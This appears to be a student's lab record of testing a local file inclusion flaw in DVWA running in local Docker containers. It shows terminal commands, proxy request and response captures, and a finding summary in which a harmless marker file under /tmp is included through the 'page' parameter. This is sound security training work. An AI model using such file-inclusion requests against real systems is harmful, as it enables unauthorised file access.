

```
(habeebah@kali) - [~/CIP-A104-Lab3]
$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
cd560baec297   webpwnized/mutillidae:www          "docker-php-entrypoi..." 4 days ago    Up 6 minutes   127.0.0.1:80→80/tcp, 127.0.0.1:443→443/
5912e7380806   webpwnized/mutillidae:database    "docker-entrypoint.s..." 4 days ago    Up 6 minutes    3306/tcp
eb8b3796c103   webpwnized/mutillidae:ldap        "/container/tool/run"    4 days ago    Up 6 minutes   127.0.0.1:389→389/tcp, 636/tcp
2f244c60468d   ghcr.io/digininja/dvwa:latest     "docker-php-entrypoi..." 4 days ago    Up 7 minutes    127.0.0.1:4280→80/tcp
68e118439270   mariadb:10                         "docker-entrypoint.s..." 4 days ago    Up 7 minutes    3306/tcp
c412041b44ca   sonarqube:latest                  "/opt/sonarqube/dock..." 12 months ago  Up 7 minutes    0.0.0.0:9000→9000/tcp, ::9000→9000/tcp
7793fe5bb644   postgres:15                       "docker-entrypoint.s..." 12 months ago  Up 7 minutes (healthy)  5432/tcp
sonarqube-docker-db-1
sonarqube-docker-db-1

(habeebah@kali) - [~/CIP-A104-Lab3]
$ pwd
/home/habeebah/CIP-A104-Lab3
```

```
(habeebah@kali) - [~/CIP-A104-Lab3]
$ curl -I http://127.0.0.1:4280
HTTP/1.1 302 Found
Date: Sun, 30 Aug 2026 07:12:10 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=724a4887428ca82bc8d3465d06df27; expires=Mon, 31 Aug 2026 07:12:10 GMT; Max-Age=86400; path=/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=5f9b027480f3cd3ad1f54b29f6067d2; expires=Mon, 31 Aug 2026 07:12:10 GMT; Max-Age=86400; path=/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Location: login.php
Content-Type: text/html; charset=UTF-8

(habeebah@kali) - [~/CIP-A104-Lab3]
$ curl -I http://127.0.0.1
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 07:12:19 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Set-Cookie: PHPSESSID=92792555019bd64f1ee6ee351d633cc0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Set-Cookie: showhints=1; path=/; SameSite=Lax
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Cross-Origin-Opener-Policy: unsafe-none
Content-Type: text/html; charset=UTF-8
```



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: File Inclusion

This lab relies on the PHP `include` and `require` functions being able to include content from remote hosts. As this is a security risk, PHP have deprecated this in version 7.4 and it will be removed completely in a future version. If this lab is not working correctly for you, check your PHP version and roll back to version 7.4 if you are on a newer version which has lost the feature.

You are running PHP version: 8.5.9

PHP Announcement

[file1.php] - [file2.php] - [file3.php]

More Information

- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion



Vulnerability: File Inclusion

et DB

njection

on

PTCHA

on

on (Blind)

on IDs

File 1

Hello admin
Your IP address is: 172.19.0.1

[\[back\]](#)

More Information

- [Wikipedia - File Inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

Sites +

Quick Start → Request ← Response ⇄ Requester +

Text

Contexts

Default Context

Sites

http://127.0.0.1:4280

GET http://127.0.0.1:4280/vulnerabilities/fi/?page=file1.php HTTP/1.1

host: 127.0.0.1:4280

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php

Cookie: security=low; PHPSESSID=489159cbfceb5bf5b39b726ee25dd10e

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Priority: u=0, i

History

Search

Alerts

Output

WebSockets +

Filter: OFF

Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
19	Pr...	30/08/2026, 08:25:08	GET	http://127.0.0.1:4280/dvwa/images/lock.png	200	OK	6...	761 bytes			
20	Pr...	30/08/2026, 08:25:13	POST	http://127.0.0.1:4280/security.php	302	Found	1...	0 bytes	Low	SetCookie	
21	Pr...	30/08/2026, 08:25:13	GET	http://127.0.0.1:4280/security.php	200	OK	1...	5,257 bytes			
22	Pr...	30/08/2026, 08:25:17	GET	http://127.0.0.1:4280/vulnerabilities/fi/?pag...	200	OK	1...	5,235 bytes	Medium	Script	
25	Pr...	30/08/2026, 08:26:30	GET	http://127.0.0.1:4280/vulnerabilities/fi/?pag...	200	OK	1...	4,620 bytes	Low	Script	

Standard Mode

Sites +

Quick Start → Request ← Response ⇄ Requester +

Text

Contexts

- Default Context
- Sites
 - http://127.0.0.1:4280

HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 07:26:30 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4620
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<title>Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA)

History Search Alerts Output WebSockets +

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
19	Pr...	30/08/2026, 08:25:08	GET	http://127.0.0.1:4280/dvwa/images/lock.png	200	OK	6...	761	bytes			
20	Pr...	30/08/2026, 08:25:13	POST	http://127.0.0.1:4280/security.php	302	Found	1...	0	bytes	Low		SetCookie
21	Pr...	30/08/2026, 08:25:13	GET	http://127.0.0.1:4280/security.php	200	OK	1...	5,257	bytes			
22	Pr...	30/08/2026, 08:25:17	GET	http://127.0.0.1:4280/vulnerabilities/fi/?pag...	200	OK	1...	5,235	bytes	Medium		Script
25	Pr...	30/08/2026, 08:26:30	GET	http://127.0.0.1:4280/vulnerabilities/fi/?pag...	200	OK	1...	4,620	bytes	Low		Script

```
habeebah@kali: ~/CIP-A104-Lab3
File Actions Edit View Help
(habeebah@kali)~[~/CIP-A104-Lab3]
$ printf 'LAB3_LFI_MARKER_DVWA_2026\n' > markers/lfi-marker.txt
(habeebah@kali)~[~/CIP-A104-Lab3]
$ cat markers/lfi-marker.txt
LAB3_LFI_MARKER_DVWA_2026
(habeebah@kali)~[~/CIP-A104-Lab3]
$ cat markers/lfi-marker.txt
LAB3_LFI_MARKER_DVWA_2026
(habeebah@kali)~[~/CIP-A104-Lab3]
$ realpath markers/lfi-marker.txt
/home/habeebah/CIP-A104-Lab3/markers/lfi-marker.txt
(habeebah@kali)~[~/CIP-A104-Lab3]
$ realpath markers/lfi-marker.txt
/home/habeebah/CIP-A104-Lab3/markers/lfi-marker.txt
(habeebah@kali)~[~/CIP-A104-Lab3]
$ ls -l markers/lfi-marker.txt
-rw-rw-r-- 1 habeebah habeebah 26 Aug 30 08:32 markers/lfi-marker.txt
(habeebah@kali)~[~/CIP-A104-Lab3]
$
```

```

File Actions Edit View Help
└─$ docker exec dvwa-dvwa-1 sh -c 'mkdir -p /tmp/lab3 86 printf "LAB3_LFI_MARKER_DVWA_2026\n" > /tmp/lab3/lfi-marker.txt'
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.45/containers/dvwa-dvwa-1/json": dial unix /var/run/docker.sock: connect: permission denied

(habeebah@kali)-[~/CIP-A104-Lab3]
└─$ cd ~/CIP-A104-Lab1
└─$ ls
DVWA dvwa-discovery.json mutillidae-discovery.json mutillidae-docker scope.txt

(habeebah@kali)-[~/CIP-A104-Lab1]
└─$ cd ~/CIP-A104-Lab1/DVWA
└─$ docker exec dvwa-dvwa-1 sh -c 'mkdir -p /tmp/lab3 86 printf "LAB3_LFI_MARKER_DVWA_2026\n" > /tmp/lab3/lfi-marker.txt'
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.45/containers/dvwa-dvwa-1/json": dial unix /var/run/docker.sock: connect: permission denied

(habeebah@kali)-[~/CIP-A104-Lab1/DVWA]
└─$ sudo docker exec dvwa-dvwa-1 sh -c 'mkdir -p /tmp/lab3 86 printf "LAB3_LFI_MARKER_DVWA_2026\n" > /tmp/lab3/lfi-marker.txt'

(habeebah@kali)-[~/CIP-A104-Lab1/DVWA]
└─$ cd ..
└─$ cd ~/CIP-A104-Lab3
└─$ docker exec dvwa-dvwa-1 sha256sum /tmp/lab3/lfi-marker.txt
e8f9ad4753a829fc63509f95825bb9563ccf518340e7ce51bfbc81c084c612f8 /tmp/lab3/lfi-marker.txt

(habeebah@kali)-[~/CIP-A104-Lab3]
└─$ sudo docker exec dvwa-dvwa-1 ls -l /tmp/lab3/lfi-marker.txt
-rw-r--r-- 1 root root 26 Aug 30 11:33 /tmp/lab3/lfi-marker.txt
└─$ http://127.0.0.1:4280/vulnerabilities/fi/?page=/tmp/lab3/lfi-marker.txt
└─$ http://127.0.0.1:4280/vulnerabilities/fi/?page=include.php

```

Alert	Note	Tags
No matches line: 55 ms	Body Length: 4,812 Total Length: 5,176 bytes	
200 OK	5,235 bytes	Medium Script
200 OK	4,630 bytes	Low Script
200 OK	4,812 bytes	Medium Script
200 OK	5,176 bytes	Medium Script

Manual Request Editor

Request
Response

Method: GET
Header: Text
Body: Text

Send

```



GET http://127.0.0.1:4280/vulnerabilities/fi/?page=/tmp/lab3/lfi-marker.txt HTTP/1.1
Host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=489159cbfceb5b5b39b726ee25dd10e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin


```


```
Request  Response
Text  [ ] [ ] Send
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 11:35:04 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4336
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

LAB3_LFI_MARKER_DVWA_2026
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output
started at /tmp/lab3/lfi-marker.txt:1) in <b>
/var/www/html/dvwa/includes/dvwaPage.inc.php</b> on line <b>385</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output
started at /tmp/lab3/lfi-marker.txt:1) in <b>
/var/www/html/dvwa/includes/dvwaPage.inc.php</b> on line <b>386</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output
started at /tmp/lab3/lfi-marker.txt:1) in <b>
/var/www/html/dvwa/includes/dvwaPage.inc.php</b> on line <b>387</b><br />
```


Application: DVWA Security level: Low Endpoint: /vulnerabilities/fi/ Parameter: page Normal value: file1.php Test value: /tmp/lab3/lfi-marker.txt Marker: LAB3_LFI_MARKER_DVWA_2026 Result: Marker content appeared in the HTTP response. Finding: The user-controlled page parameter can influence server-side file inclusion. Path disclosure observed: Yes Disclosed path: /tmp/lab3/lfi-marker.txt




